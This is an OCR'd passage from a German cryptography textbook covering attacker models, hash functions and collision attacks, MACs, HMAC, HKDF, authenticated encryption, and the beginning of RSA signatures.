Man kann auch ein noch stärkeres Sicherheitsziel definieren: Wenn es für einen gegebenen Chiffretext c für einen Angreifer unmöglich ist zu entscheiden, ob in c der Klartext m_0 oder m_1 verschlüsselt wurde, so kann er natürlich den Klartext auch nicht berechnen. Diese Eigenschaft bezeichnet man als *Ununterscheidbarkeit,* und aus dem gleichbedeutenden englischen Begriff *indistinguishability* leitet sich die Abkürzung IND für dieses Sicherheitsziel ab.

Die Unterscheidung zwischen OW und IND ist ähnlich zur Unterscheidung von CDH und DDH – auch hier ist IND das stärkere Ziel und kann daher leichter gebrochen werden.

Terminologie Diese beiden Dimensionen – die dem Angreifer zur Verfügung stehenden Informationen und das Ziel des Angriffs – werden in einer zweiteiligen Bezeichnung kombiniert. So bezeichnet z. B. OW-CO das schwächste Sicherheitsziel: Der Klartext kann nicht aus einem Chiffretext allein berechnet werden. Am anderen Ende der Skala ist dann IND-CCA das stärkste Sicherheitsziel: Ein Angreifer kann nicht einmal entscheiden, ob m_0 oder m_1 in einem Chiffretext c verschlüsselt wurde, selbst wenn er sich beliebige andere Chiffretexte $\neq c$ entschlüsseln lassen darf.

Angriffe Der bekannteste Angriff auf Verschlüsselung ist die *vollständige Schlüsselsuche (exhaustive search).* Bei diesem Angriff wird einfach versucht, den Chiffretext mit einem beliebigen Schlüssel zu entschlüsseln. Wenn dies klappt, war der Angriff erfolgreich, und der Schlüssel k wurde ermittelt. Wenn es nicht klappt, wird einfach der nächste Schlüssel verwendet. Das Angreifermodell für diesen Angriff liegt irgendwo zwischen *Ciphertext Only* und *Known Ciphertext,* denn der Angreifer muss erkennen können, ob die Entschlüsselung erfolgreich war. Dazu muss er den Klartext aber nicht komplett kennen, sondern es reicht, bestimmte Eigenschaften zu kennen, z. B. den Zeichensatz, in dem der Klartext codiert ist, oder einige wenige Bytes am Anfang oder Ende des Klartextes. Anders formuliert: Wenn als Klartext acht zufällig gewählte Bytes mit DES verschlüsselt werden, so ist eine vollständige Schlüsselsuche unmöglich, da ein Angreifer nie testen kann, ob er den korrekten Klartext berechnet hat.

Eine vollständige Schlüsselsuche ist heute für Schlüssellängen bis 64 Bit leicht möglich; entsprechende Dienste werden im Internet angeboten. Aktuell gilt eine Komplexität von 2^{80} noch als hinreichend sicher.

Bei Stromchiffren kann ein Angreifer zunächst mit einem *Known-Plaintext*-Angriff den Schlüsselstrom berechnen, indem man den Chiffretext und den bekannten Klartext mittels XOR verknüpft. Er kann dann versuchen, entweder aus dem Schlüsselstrom den ursprünglichen Schlüssel zu berechnen oder aus einem bekannten kurzen Anfangsstück des Schlüsselstroms weitere Bits dieses Stroms zu berechnen. Der letztere Angriff soll dadurch verhindert werden, dass eine gute Stromchiffre einen *pseudozufälligen* Schlüsselstrom erzeugt. Ein ausführliches Beispiel, wie aus dem Schlüsselstrom der Schlüssel berechnet werden kann, werden wir in Kap. 6 erläutern.

In den weiteren Kapiteln dieses Buches werden noch weitere spezialisierte Angriffe auf die Vertraulichkeit von Schlüsseln und Nachrichten vorgestellt. Eine aktuell wichtige Klasse von Angriffen sind die sogenannten *Padding-Oracle-Angriffe.* Das Grundprinzip dieser komplexen Angriffe wird daher in Abschn. 12.3.3 erläutert.

Erweiterte Angreifermodelle In der Praxis werden die oben genannten Angreifermodelle nur selten in Reinform verwendet, sie spielen aber zur Klassifikation der Sicherheit von Verschlüsselungsverfahren eine wichtige Rolle. Neben Mischformen dieser Angreifermodelle, die wir schon bei der vollständigen Schlüsselsuche erwähnt haben, treten in der Praxis aber auch neue, erweiterte Modelle auf:

- **Seitenkanalangriffe:** Diese wurden zunächst für Chipkarten beschrieben. Im Jahr 1996 überraschte Paul C. Kocher [Koc96] die akademische Welt mit der Beobachtung, dass kryptographische Schlüssel aus Chipkarten über die Messung des Stromverbrauchs ausgelesen werden können. In den Jahren danach wurden viele weitere Seitenkanäle erforscht, unter anderem der Spannungsverlauf, das Zeitverhalten, und neuerdings in Zusammenhang mit Cloud Computing auch die Belegung des CPU-Caches. Diese Seitenkanalangriffe stellen eine enorme Herausforderung dar, da sie nicht über mathematische

Verfahren, sondern nur über eine fehlerfreie Implementierung der Verschlüsselungsverfahren verhindert werden können.

- **Key-Reuse-Angriffe:** In der kryptographischen Theorie wird für jedes Verfahren ein neuer Schlüssel erzeugt. In der Praxis wird aber oft ein privater RSA-Schlüssel gleichzeitig zur Entschlüsselung und zur Erzeugung digitaler Signaturen eingesetzt, was zu großen Problemen führen kann [JSS15a]. Noch extremer wurde Key Reuse bei SSL/TLS eingesetzt, wo der gleiche RSA-Schlüssel zur Entschlüsselung und Signaturerzeugung in SSL 2.0, SSL 3.0, TLS. 1.0, TLS. 1.1 und TLS. 1.2 eingesetzt wurde [ASS+16].
- **Orakelangriffe:** Angriffe, die auf Antworten oder dem Antwortverhalten von kryptographischer Software basieren, treten immer häufiger auf, da IT-Systeme immer stärker vernetzt werden. Das CCA-Orakel aus der kryptographischen Theorie tritt in der Praxis in abgeschwächter Form immer wieder auf: in Form von Fehlermeldungen oder verändertem Kommunikationsverhalten von Servern oder in der Zeit, die ein Server zur Beantwortung einer Anfrage benötigt. Die Übergänge zu Seitenkanalangriffen sind fließend, z. B. beim Timing-Verhalten.

Kryptographie: Integrität und Authentizität

3

Inhaltsverzeichnis

Die Integrität von Daten kann nur mithilfe von Hashfunktionen, Message Authentication Codes und digitalen Signaturen geschützt werden. Diese kryptographischen Mechanismen werden in diesem Kapitel eingeführt, zusammen mit der Kombination aus Verschlüsselung und Message Authentication Codes, die Authenticated Encryption ergibt.

3.1 Hashfunktionen

Notation Hashfunktionen sind wichtige Bausteine jedes komplexeren Mechanismus zum Integritäts- oder Authentizitätsschutz. Der von einer *Hashfunktion* $\mathsf{H}()$ aus einem beliebig langen Datensatz m berechnete Hashwert h, der eine feste Bitlänge λ – in der Praxis heute 160, 256 oder 512 Bit – besitzt, ist eine *kryptographische* Prüfsumme:

$$h \leftarrow \mathsf{H}(m), h \in \{0,1\}^{\lambda}, m \in \{0,1\}^{*}$$

Im Gegensatz zu den *zufälligen* Änderungen, die in der Codierungstheorie durch fehlererkennende oder fehlerkorrigierende Prüfsummen abgefangen werden, muss ein Hashwert sich auch bei gezielten Manipulationen der Daten immer ändern.

J. Schwenk, *Sicherheit und Kryptographie im Internet,*
https://doi.org/10.1007/978-3-658-29260-7_3

Mental Model Ein geeignetes mentales Modell für Hashfunktionen sind Fingerabdrücke von Personen. Es sollte praktisch unmöglich sein, zwei Personen zu finden, die exakt den gleichen Fingerabdruck haben, und aus einem Fingerabdruck kann man nicht die Person selbst rekonstruieren. Allerdings ist es einfach, einen Fingerabdruck zu bestimmen, wenn eine Person anwesend ist.

3.1.1 Hashfunktionen in der Praxis

Standardisierte Hashfunktionen Gute Hashfunktion sind schwer zu konstruieren. Daher gibt es nur eine knappe Handvoll von Familien von Hashfunktionen, die in der Praxis eingesetzt werden: Der veraltete, aber immer noch eingesetzte *Message Digest 5* (MD5) von Ron Rivest [Riv92] aus dem Jahr 1992, die aktuell meistverwendete Hashfunktion *SHA-1* [rJ01] aus dem Jahr 1995, die unter dem Begriff *SHA-2* zusammengefasste Familie von Hashfunktionen SHA-224, SHA-256, SHA-384 und SHA-512, die 2001 standardisiert wurden, und die neue *SHA-3*-Familie SHA3-224, SHA3-256, SHA3-384 und SHA3-512 [rH11] aus dem Jahr 2015. Bei SHA-2 und SHA-3 gibt die Zahl nach dem Bindestrich jeweils die Länge der Ausgabe der jeweiligen Hashfunktion in Bits an.

Aufbau einer Hashfunktion Da Hashfunktionen Eingaben beliebiger Länge auf einen Hashwert fester Länge komprimieren müssen, sind sie iterativ aufgebaut. In Abb. 3.1 ist dies für die Parameter von SHA-256 dargestellt.

Zunächst wird die zu hashende Nachricht m in Blöcke m_i fester Länge aufgeteilt, ähnlich wie bei einer Verschlüsselung mit einer Blockchiffre. Die einzelnen Blöcke sind hier aber wesentlich länger, der Wert 512 Bit ist für viele Hashfunktionen typisch. Der letzte Block muss mit einem Padding auf diese Länge gebracht werden, und die Gesamtlänge der ursprünglichen Nachricht wird in diesem Padding mit codiert.

Jeder Block wird jetzt in einer Kompressionsfunktion $SHA-C$ komprimiert, zusammen mit einem internen Zustand s_i aus der Verarbeitung der vorherigen Blöcke. Da dieser Zustand




Abb. 3.1 Iterativer Aufbau einer Hashfunktion am Beispiel von SHA-256

für den ersten Block nicht zur Verfügung steht, wird er durch einen Initialisierungsvektor IV ersetzt, der aber hier konstant und im jeweiligen Standard festgelegt ist. Die Ausgabe h der letzten Kompressionsfunktion ist dann, ggf. nach einem zusätzlichen Bearbeitungsschritt, die Ausgabe der Hashfunktion.

3.1.2 Sicherheit von Hashfunktionen

Zu einem gegebenen Hashwert h existieren typischerweise viele Urbilder m, da die unendlich vielen Bitfolgen aus $\{0, 1\}^*$ von der Hashfunktion $\mathsf{H}()$ auf eine endliche Menge von Bitfolgen $\{0, 1\}^\lambda$ abgebildet werden. Die Sicherheitseigenschaften von Hashfunktionen, die im mentalen Modell angedeutet wurden, lassen sich formal wie folgt beschreiben:

- **One-Way Function:** Es ist praktisch unmöglich, aus einem gegebenen Hashwert h ein Urbild m' mit $\mathsf{H}(m') = h$ zu berechnen *(Einwegeigenschaft).*
- **Second Preimage Resistance:** Es ist praktisch unmöglich, zu einem gegebenen Datensatz m mit $\mathsf{H}(m) = h$ einen zweiten Datensatz m' mit $\mathsf{H}(m') = h$ zu berechnen *(schwache Kollisionsresistenz).*
- **Collision Resistance:** Es ist praktisch unmöglich, zwei Datensätze m und m' zu berechnen, die den gleichen Hashwert h besitzen *(starke Kollisionsresistenz).*

„Praktisch unmöglich" bedeutet dabei, dass es weder mit der heute noch mit der in der nahen Zukunft verfügbaren Rechenleistung möglich sein soll, dies in einem sinnvollen Zeitrahmen zu berechnen. Man kann diesen vagen Begriff in der Sprache der Komplexitätstheorie, eines Teilbereichs der theoretischen Informatik, formalisieren [BDG90a, BDG90b].

Angreifermodell Das Angreifermodell für Hashfunktionen besteht darin, dass der Angreifer einen „wertvollen" Hashwert kennt und diesen weiterverwenden möchte. Da der Angreifer selbst beliebig viele Hashwerte erzeugen kann, wird ein Hashwert erst dann „wertvoll", wenn eine weitere kryptographische Operation darauf aufbaut, z. B. eine digitale Signatur oder ein MAC.

Angriffe auf die starke Kollisionsresistenz Eine Hashfunktion gilt als gebrochen, wenn es möglich ist, die *collision resistance* zu brechen, d. h. zwei Urbilder x, x' mit gleichem Hashwert zu finden:

$$hash(x) = hash(x')$$

Dies ist z. B. für MD5 leicht möglich, und auch für SHA-1 wurde bereits eine Kollision gefunden. Dadurch hat er aber nach unserem Angreifermodell nur einen „wertlosen" Hashwert mit zwei Urbildern gefunden, also ist dieser Angriff nicht direkt kritisch. Aus einer gefundenen Kollision können unter bestimmten Umständen (das Padding des letzten Blocks muss passen) beliebig viele abhängige Kollisionen erzeugt werden, indem identische

Bytes an die beiden gefundenen Urbilder angefügt werden: Ist der Hashwert nach Abarbeitung der Kollision am Anfang einmal gleich, so bleibt er wegen der iterativen Struktur aller Hashfunktionen auch gleich, wenn danach auf beiden Seiten identische Werte „dazugehasht“ werden:

$$hash(x|y) = hash(x'|y)$$


Auf einer solchen Hashkollision können aber weitere Angriffe aufbauen. Ein Klassiker ist hier der *If-Then-Else*-Angriff, bei dem z. B. zwei PDF-Seiten in einem PDF-Dokument gespeichert werden. Das Dokument beginnt mit einem der beiden Urbilder x und enthält ein kleines Programm das steuert, welche der beiden Seiten angezeigt wird (Abb. 3.2).

Beginnt das PDF-Dokument mit dem Wert x, so wird die harmlos aussehende S. 1 „Ich kaufe die Uhr für 10 Euro“ angezeigt. Das Opfer glaubt, den angezeigten harmlosen Text zu signieren, und erzeugt eine digitale Signatur über den Hashwert des gesamten PDF-Dokuments. Nun tauscht der Angreifer den Wert x im Dokument durch den Wert x' aus. Der Hashwert über das gesamte Dokument, und damit auch die digitale Signatur, bleibt dabei gleich, da x und x' ja den gleichen Hashwert haben und die nachfolgenden Bytes in beiden Versionen der Datei identisch sind. Der Angreifer kann nun ein gültig signiertes PDF-Dokument vorweisen, bei dem der Text der S. 2 „Ich kaufe die Uhr für 10.000 Euro“ angezeigt wird. Zum Glück für das Opfer kann der If-Then-Else-Angriff leicht durch eine Analyse des PDF-Dokuments erkannt werden.

Ein Angriff auf die *Second Preimage Resistance,* bei dem zu einem gegebenen Urbild x und einem „wertvollen“ Hashwert $hash(x)$ ein zweites Urbild x' berechnet wird, könnte dagegen direkt ausgenutzt werden, um z. B. eine gültige Signatur für x auf den Datensatz x' übertragen wird. Solche Angriffe sind jedoch bis jetzt für keine in der Praxis eingesetzten Hashfunktionen – einschließlich MD5 – bekannt. Das Gleiche gilt für Angriffe auf die *Einwegeigenschaft* von Hashfunktionen.

Chosen Prefix Collisions Für einen Angriff auf eine reale, Hash-basierte Sicherheitsanwendung reicht es nicht, irgendeine Kollision oder irgendein *Second Preimage* zu finden, da diese Urbilder der Hashfunktion in der Regel nur aus zufälligen Bits bestehen. Reale Angriffe sind deutlich komplexer.

Abb. 3.2 If-Then-Else-Angriff






Abb. 3.3 Chosen-Prefix-Collision-Angriff auf MD5

Im Jahr 2007 zeigten Marc Stevens, Arjen K. Lenstra und Benne de Weger [SLdW07], wie man die Tatsache, dass MD5-Kollisionen leicht zu berechnen sind, für einen Angriff auf Public-Key-Infrastrukturen (Abschn. 4.6) ausnutzen kann. Dazu verbesserten sie zunächst die für MD5 bekannten Kollisionsangriffe zu dem in Abb. 3.3 beschriebenen *Chosen-Prefix-Collision*-Angriff. Bei diesem Angriff kann der Angreifer zwei Präfixe A und B beliebig vorgeben. Danach wird eine zufällige MD5-Kollision gesucht, sodass gilt:

$$\mathsf{MD5}(\mathsf{Prefix\ A}|\mathsf{Random\ 1}) = \mathsf{MD5}(\mathsf{Prefix\ B}|\mathsf{Random\ 2})$$

Diese Kollision bleibt natürlich bestehen, wenn an beide Datensätze der gleiche Appendix angehängt wird:

$$\mathsf{MD5}(\mathsf{Prefix\ A}|\mathsf{Random\ 1}|\mathsf{Appendix\ 0}) = \mathsf{MD5}(\mathsf{Prefix\ B}|\mathsf{Random\ 2}|\mathsf{Appendix\ 0})$$

Die Idee für die Fälschung eine X.509-Zertifikats bestand nun darin, dass der erste Datensatz Prefix A|Random 1|Appendix 0 „harmlos“ aussieht und daher ohne Probleme von einer Zertifizierungsstelle signiert wird. Der zweite Datensatz Prefix B|Random 2|Appendix 0 entspricht dann einem Zertifikatsinhalt, der nie signiert worden wäre – im Ergebnis des Feldversuchs aus [SLdW07] war dies ein Zertifikat, mit dem man beliebig viele weitere gültige Zertifikate hätte ausstellen können.

Sicherheitsempfehlungen Für Hashfunktionen verschiebt sich die Grenze dessen, was „praktisch möglich“ ist, natürlich ständig, sowohl durch Fortschritte in der Kryptoanalyse als auch durch die ständig wachsende Rechenleistung. Durch den Nachweis eklatanter Schwächen im MD4 durch Hans Dobbertin [Dob98] wurde der Kreis der einsetzbaren Hashfunktionen verkleinert. Auch MD5 weist deutliche Schwächen auf: Für MD5 kann man heute leicht zwei Urbilder mit dem gleichen Hashwert berechnen, er besitzt also nicht (mehr) die Eigenschaft der starken Kollisionsresistenz. Die schwache Kollisionsresistenz ist noch nicht gebrochen, aber irgendwo zwischen diesen beiden Eigenschaften ist der bislang stärkste bekannte Angriff auf MD5 anzusiedeln, der *Chosen-Prefix-Collision*-Angriff, mit dessen Hilfe der erste wirklich gravierende Angriff realisiert werden konnte, das Fälschen

eines X.509-Zertifikats [SSA+09]. Für SHA-1 ist bereits ein vereinzelter Angriff auf die starke Kollisionsresistenz bekannt (https://shattered.io), sodass man hier die weitere Entwicklung aufmerksam beobachten sollte. Für alle anderen Hashfunktionen sind bislang nur generische Angriffe bekannt, bei denen so lange zufällig gewählte Werte gehasht werden, bis man zufällig eine Kollision findet. Aufgrund des Geburtstagsparadoxons passiert das für eine Hashfunktion der Ausgabelänge $2n$ Bit schon nach 2^n Versuchen mit hoher Wahrscheinlichkeit. Daher sollte die Ausgabelänge jeder Hashfunktion heute 160 Bit nicht unterschreiten. MD5 muss als gebrochen bezeichnet werden und sollte aus allen Anwendungen entfernt werden. Die Sicherheit von SHA-1 wird angezweifelt, da eine einzelne Kollision gefunden wurde. Daher wird heute der Einsatz von SHA-224, SHA-256, SHA-386 oder SHA-512 empfohlen. Die neuen Hashfunktionen wurden im Rahmen eines SHA-3-Wettbewerbs ermittelt, in dem das amerikanische National Institute of Standards and Technology (NIST) am 02.10.2012 den Gewinner bekannt gegeben hat [oSN].

3.2 Message Authentication Codes und Pseudozufallsfunktionen

Ein *Message Authentication Code* (MAC) ist eine kryptographische Prüfsumme, in die neben dem Datensatz auch noch der geheime (symmetrische) Schlüssel von Sender und Empfänger einfließt. Ein MAC kann daher im Gegensatz zu einem Hashwert nur vom Sender oder Empfänger berechnet und auch nur von diesen beiden verifiziert werden. Mit einem MAC und einem symmetrischen Schlüssel k kann daher der Sender die Integrität einer Nachricht schützen, und genau ein Empfänger – derjenige, der ebenfalls den Schlüssel k kennt – kann die Integrität überprüfen.

Notation Ein Message Authentication Code mac zu einer Nachricht m wird mithilfe der MAC-Funktion $\mathsf{MAC}_{()}()$ und eines MAC-Schlüssels k berechnet. Die Nachricht m darf eine beliebige Länge haben, der MAC mac und der Schlüssel k haben eine feste Länge:

$$mac \leftarrow \mathsf{MAC}_k(m), m \in \{0,1\}^*, k \in \{0,1\}^\mu, mac \in \{0,1\}^\lambda$$

Mental Model In Ermangelung eines besseren mentalen Modells kann ein MAC als verschlüsselter Fingerabdruck einer Person imaginiert werden: Wenn von einer Person ein Fingerabdruck genommen wurde, so kann dieser nur dann überprüft werden, wenn der passende Schlüssel k vorliegt.

Standardkonstruktionen In der Literatur wurden verschiedene Arten der MAC-Berechnung vorgeschlagen, in der Praxis sind vor allen Dingen zwei Konstruktionen wichtig: die Berechnung eines MAC durch Iteration einer Blockchiffre (CBC-MAC [97911],

CMAC [SPLI06]) oder durch Anwendung einer Hashfunktion auf Schlüssel und Daten in einer festgelegten Reihenfolge (HMAC; RFC 2104 [KBC97]).

Die Berechnung eines CBC-MAC über eine Nachricht m mit einer Blockchiffre BC ist ähnlich zur CBC-Verschlüsselung von m und benötigt den gleichen Rechenaufwand (Abb. 3.4). Im Unterschied zur Verschlüsselung wird aber der Initialisierungsvektor auf den Wert NULL gesetzt, d. h., alle Bits haben den Wert 0. Der CBC-MAC mac ist dann der letzte Chiffretextblock, in Abb. 3.4 also c_3.

Die Sicherheit der HMAC-Konstruktion [KBC97] wurde kryptographisch nachgewiesen [Bel06]. Der Wert $\mathsf{HMAC\text{-}H}_k(m)$ – wobei H für eine bestimmte Hashfunktion steht, also z. B. HMAC-SHA1() oder HMAC-SHA256() – für den Datensatz m wird wie folgt berechnet (Abb. 3.5):

$$mac \leftarrow \mathsf{HMAC\text{-}H}_k(m) := \mathsf{H}(k|00...00 \oplus opad|\mathsf{H}(k|00...00 \oplus ipad|m))$$

Dabei wird zunächst der Schlüssel k durch Anfügen von Nullen am Ende auf die Input-Blocklänge der verwendeten Hashfunktion verlängert. Dann wird dieser Wert bitweise mit $ipad$ XOR-verknüpft, wobei $ipad$ aus hinreichend vielen Bytes `0x36` besteht. An das




Abb. 3.4 CBC-MAC-Berechnung mithilfe einer Blockchiffre




Abb. 3.5 Schematische Darstellung der HMAC-Berechnung

Ergebnis wird nun der Datensatz m angefügt und das Ganze wird gehasht. Anschließend wird der verlängerte Schlüssel bitweise XOR-verknüpft mit $opad$, einer hinreichend langen Wiederholung des Bytes `0x5C`. Das Ergebnis der ersten Anwendung der Hashfunktion wird angefügt, und beides zusammen ein zweites Mal gehasht. Das Ergebnis dieser zweiten Hashwertberechnung ist der gesuchte Message Authentication Code mac. Die HMAC-Konstruktion wird im Bereich der Internetsicherheit sehr häufig eingesetzt, z. B. auch zur Ableitung neuer Schlüssel.

Pseudozufallsfunktionen Die HMAC-Konstruktion wird auch zur Erzeugung von *Pseudozufallsfolgen* eingesetzt, also als *Pseudozufallsfunktion* (PRF). Dies ist z. B. in TLS (Abschn. 10.3.5) und in HKDF [KE10] der Fall. Eine PRF unterscheidet sich von einem MAC in zwei Aspekten:

- **Ausgabelänge:** Eine MAC-Funktion hat eine Ausgabe fester Länge, während eine PRF beliebig lange Pseudozufallsfolgen ausgeben kann.
- **Sicherheitsziel:** Von einem MAC fordert man, dass er nicht gefälscht werden kann, wenn der geheime MAC-Schlüssel unbekannt ist *(Computational Security)*. Von einer PRF verlangt man, dass ihre Ausgabe nicht von einem Zufallswert unterschieden werden kann, wenn der geheime PRF-Schlüssel zufällig gewählt wurde *(Decisional Security)*. Man kann also die HMAC-Konstruktion sowohl zur Berechnung eines MAC als auch zur Erzeugung von Pseudozufallswerten einsetzen, nur sind die kryptographischen Anforderungen an den HMAC im zweiten Fall höher.

Pseudozufallsfunktionen sind ein wichtiges theoretisches Konstrukt in der modernen Kryptographie; exakte Definitionen findet man z. B. in [KL14].

HKDF Die *Hashed Key Derivation Function* (HKDF) [KE10] wurde von Hugo Krawczyk [Kra10] analysiert. Die HKDF-Funktion erzeugt aus drei Eingaben und einer Längenangabe L eine Pseudozufallsfolge der Länge L:

$$K(1)|K(2)|K(3)|... \leftarrow HKDF(XTS, SKM, CTXInfo, L)$$

Die Eingabe besteht aus einem (öffentlichen) Salt XTS, dem geheimen Schlüsselmaterial SKM und einer Kontextinformation $CTXinfo$. Die Werte $K(i)$ werden mithilfe von HMAC wie folgt berechnet:

$$\begin{aligned} PRK &\leftarrow \mathsf{HMAC\text{-}H}_{XTS}(SKM) \\ K(1) &\leftarrow \mathsf{HMAC\text{-}H}_{PRK}(CTXinfo|0) \\ K(i+1) &\leftarrow \mathsf{HMAC\text{-}H}_{PRK}(K(i)|CTXinfo|i) \end{aligned}$$

Dabei werden so viele Blöcke $K(i)$ berechnet, bis die Längenangabe L überschritten wird. Die Berechnung von PRK wird oft auch als *HKDF-Extract* bezeichnet, die Berechnung der Blöcke $K(i)$ als *HKDF-Expand.*

3.3 Authenticated Encryption

Authenticated Encryption (AE) Die in Abschn. 12.3 beschriebenen Angriffe auf das MAC-then-PAD-then-Encrypt-Paradigma von SSL/TLS machen klar, dass durch fehlende Integrität des Chiffretextes sogar die Vertraulichkeit des Klartextes gefährdet sein kann. Daher wird der Begriff *Authenticated Encryption* heute nicht mehr auf jede Kombination von Verschlüsselung und MAC angewandt, sondern bezeichnet nur noch die Modi, in denen der Chiffretext durch den MAC geschützt wird. Dies kann durch Encrypt-then-MAC-Konstruktionen – auch für Stromchiffren – oder durch spezielle Blockchiffrenmodi wie den *Galois/Counter Mode* (GCM) [GCM07] erreicht werden.

Beim GCM wird zunächst die verwendete 128-Bit-Blockchiffre in eine Stromchiffre umgewandelt. Ein zufällig gewählter Initialisierungsvektor IV wird für jeden neuen zu verschlüsselnden Block inkrementiert und mit der Blockchiffre verschlüsselt. Dadurch wird ein Schlüsselstrom der Länge 128 Bit erzeugt, und der Plaintext wird durch bitweise XOR-Verknüpfung mit diesem Schlüsselstromblock in den Chiffretext umgewandelt. Diese Vorgehensweise war als *Counter Mode* (CTR) schon länger bekannt. Neu ist bei GCM, dass parallel hierzu ein MAC (Abschn. 3.2) berechnet wird, der die Nachteile der Stromchiffre kompensiert und die Integrität des Chiffretextes garantiert. Hierzu wird eine neu entwickelte Funktion auf Basis der Multiplikation im endlichen Körper $GF(2^{128})$ verwendet, was den GCM nur für Blockchiffren der Blocklänge 128 Bit nutzbar macht.

Authenticated Encryption with Additional Data (AEAD) Die MAC-Berechnung bei Authenticated-Encryption-Verfahren kann parallel zur Verschlüsselung erfolgen, ist aber in der Regel unabhängig davon. Daher spricht nichts dagegen, neben dem Chiffretext noch weitere Klartextdaten in diese MAC-Berechnung einfließen zu lassen. Ist dies der Fall, so spricht man von *Authenticated Encryption with Additional Data* (AEAD).

3.4 Digitale Signaturen

Um eine *digitale Signatur* eines Datensatzes zu erstellen, wird zunächst sein Hashwert gebildet. Dieser Hashwert wird dann mit dem privaten Schlüssel signiert. Überprüft werden kann die digitale Signatur dann von quasi jedem mithilfe des öffentlichen Schlüssels.

Notation Um eine digitale Signatur erstellen zu können, muss der Signierer ein Signaturschlüsselpaar (sk, pk) besitzen. Der öffentliche Schlüssel muss veröffentlicht werden – in der Praxis geschieht dies mit X.509-Zertifikaten, die auch eine Identität des Signierers enthalten. Eine Signatur sig über die Nachricht m wird mithilfe des privaten Schlüssels sk erzeugt:

$$sig \leftarrow \mathsf{Sign}(sk, m)$$

Die Signaturerzeugung kann eine deterministische oder probabilistische Funktion sein. Zur Überprüfung einer digitalen Signatur sind eine digitale Signatur sig, die Nachricht m und der öffentliche Schlüssel pk des Signierers erforderlich und ergibt einen Booleschen Wert:

$$TRUE/FALSE \leftarrow \mathsf{Vrfy}(pk, sig, m)$$

Mental Model Eine digitale Signatur weist Ähnlichkeiten mit der handschriftlichen Unterschrift auf. Hierzu gehört z. B. die Tatsache, dass eine Unterschrift genau wie eine digitale Signatur nur von einer einzigen Person erzeugt, aber von vielen verifiziert werden kann. Es gibt aber auch Unterschiede: Während die handschriftliche Unterschrift in der Regel immer ungefähr gleich aussieht und nur dadurch mit einem Dokument verknüpft wird, dass sie auf dem gleichen Blatt Papier steht, hängt der Wert der digitalen Unterschrift direkt vom Wert des zu signierenden Dokuments ab.

Ein besseres mentales Modell ist in Abb. 3.6 visualisiert: Ein gläserner Tresor beinhaltet das signierte Dokument. Nur eine Entität besitzt den privaten Schlüssel, um diesen Tresor zu öffnen und ein Dokument hineinzulegen, aber jeder kann das Dokument lesen und verifizieren, dass es sich tatsächlich in dem gläsernen Tresor befindet. In der Praxis wird ein ähnliches Verfahren zur Authentifizierung von öffentlichen Aushängen angewandt: Jede Kommune besitzt einen Aushangkasten, in dem öffentliche Bekanntmachungen publiziert werden. Nur das Bürgermeisteramt hat einen (privaten) Schlüssel zu diesem Kasten.




Abb. 3.6 Visualisierung der digitalen Signatur als gläserner Tresor. Nur der Besitzer des privaten Schlüssels kann eine Nachricht hineinlegen und damit signieren

Wichtige Algorithmen Wichtige Signaturalgorithmen sind RSA-PKCS#1, ElGamal und DSS/DSA, die im Folgenden eingeführt werden. Viele weitere Signaturverfahren sind in der kryptographischen Literatur beschrieben.

3.4.1 RSA-Signatur

Textbook RSA

Mithilfe des RSA-Verfahrens kann man auch leicht eine digitale Signatur realisieren. Das Signaturschlüsselpaar besteht, wie bei der RSA Verschlüsselung, aus einem öffentlichen Schlüssel $pk = (e, n)$ und einem privaten Schlüssel $sk = (d, n)$.

Nachrichten m, die kürzer sind als der Modulus n des öffentlichen Schlüssels, können direkt signiert werden:

$$sig \leftarrow \mathsf{Sign}((d, n), m) := m^d \bmod n$$

Für längere Nachrichten wird zunächst der Hashwert $h = \mathsf{H}(m)$ der zu signierenden Nachricht m gebildet und dann die Signatur analog berechnet:

